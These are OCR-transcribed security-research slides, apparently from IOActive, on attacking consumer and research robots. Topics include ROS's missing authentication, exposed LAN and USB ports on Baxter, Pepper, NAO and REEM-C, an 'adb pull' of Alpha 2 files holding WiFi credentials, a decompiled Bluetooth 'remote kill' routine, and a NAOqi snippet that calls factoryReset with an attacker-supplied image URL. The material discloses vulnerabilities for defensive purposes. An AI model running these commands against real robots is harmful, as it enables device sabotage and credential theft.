
- Most widely used open source framework
- Primary goal is to support **code reuse** in robotics research and development.
- Many **known security problems**
  - No authentication
  - No encryption
  - No sender verification
- Secure ROS (**highly experimental**) by Ruffin White
  - Transport encryption, native TLS support
  - Access control
  - AppArmor process profiles
  - **Not developed anymore**

IOActive
Hardware | Software | Wetware
SECURITY SERVICES


ROS: Research => Production

Software Package Release System

- 🟪 unreleased-releasable
- 🟨 upgradable-unreleasable
- 🟩 updated-releasable
- 🟦 broken-releasable
- 🟥 broken-unreleasable
- 🟧 updated-unreleasable
- 🟩 unreleased-unreleasable
- 🟥 upgradable-releasable
- ⬜ unreleased
- 🟪 updated
- 🟩 upgradable
- 🟨 broken




Physical Attacks - Attacking Connectivity




Baxter and Sawyer expose their LAN ports on the pedestal.
Port allow to access robot network services or add Modbus TCP capabilities.

Physical Attacks - Attacking Connectivity




Universal Robots Controller supports wireless mouse/keyboards on their USB interface.


Physical Attacks - Attacking Connectivity



Pepper and **NAO** heads plastic lid can be easily removed to access the **LAN** port. Port allows to access robot network services



Physical Attacks - Attacking Connectivity



The PAL Robotics REEM-C exposes Ethernet and USB ports


Physical Attacks - Insecure Storage

- Removable storage
  - Alpha 2 saves robot actions and WiFi passwords

```
generic:/sdcard/ubtech/temp/image # ls -lha
-rw-rw---- 1 root sdcard_rw 10K 2016-11-02 01:10 -943417681 <--- QR
code
drwxrwx--x 2 root sdcard_rw 4.0K 2016-11-02 01:21 .
drwxrwx--x 3 root sdcard_rw 4.0K 2016-11-02 00:40 ..
-rw-rw---- 1 root sdcard_rw 49 2016-11-02 01:21 819289450 <--- QR
code
$platform-tools/adb pull /sdcard/ubtech/temp/image/-943417681
```

One hack to rule them all

- Vendor clouds can be attacked
  - Where vendors can control your robot or push applications
  - Massive KURATAS robots army !



Web Controller sends pairing key to vendor

Killing Robots

- Remote robot kill (all from UBTech / SoftBank)
  - Malicious firmware upgrades. File integrity not verified.
  - Over-the-air upgrades (Bluetooth/WiFi)
  - Undocumented functions !
  - Return to factory? Factory reset? $$$$

```
private void startSendBin()
  {

((AlphaApplication)this.mContext.getApplicationContext()).
getBlueToothManager().addBlueToothInteraction(this.mSe
ndListener);
    [..........]
((AlphaApplication)this.mContext.getApplicationContext()).
getBlueToothManager().sendCommand(((AlphaApplication
)this.mContext.getApplicationContext()).getCurrentBluetoot
h().getAddress(), (byte)20, arrayOfByte,
arrayOfByte.length, true);
    }
  }
```

Alpha remote kill


BT \xfb\xbf\x06\x14[.....]\x00\xed

Pepper/NAO's **ALSystem** module exports **factoryReset** and **upgrade** (Arguments: imageUrl, checksum which can be null) which can be called remotely

```
...
from naoqi import ALProxy
proxyObj = ALProxy("ALSystem", robotIP,
PORT)
proxyObj.factoryReset(imgurl,0)
...
```

Cloud Services - Account Hijacking

- Cloud services control robots
  - Trigger updates, install/remove apps
  - Contact customer support, get firmware images
  - Bind/unbind cloud accounts to robot



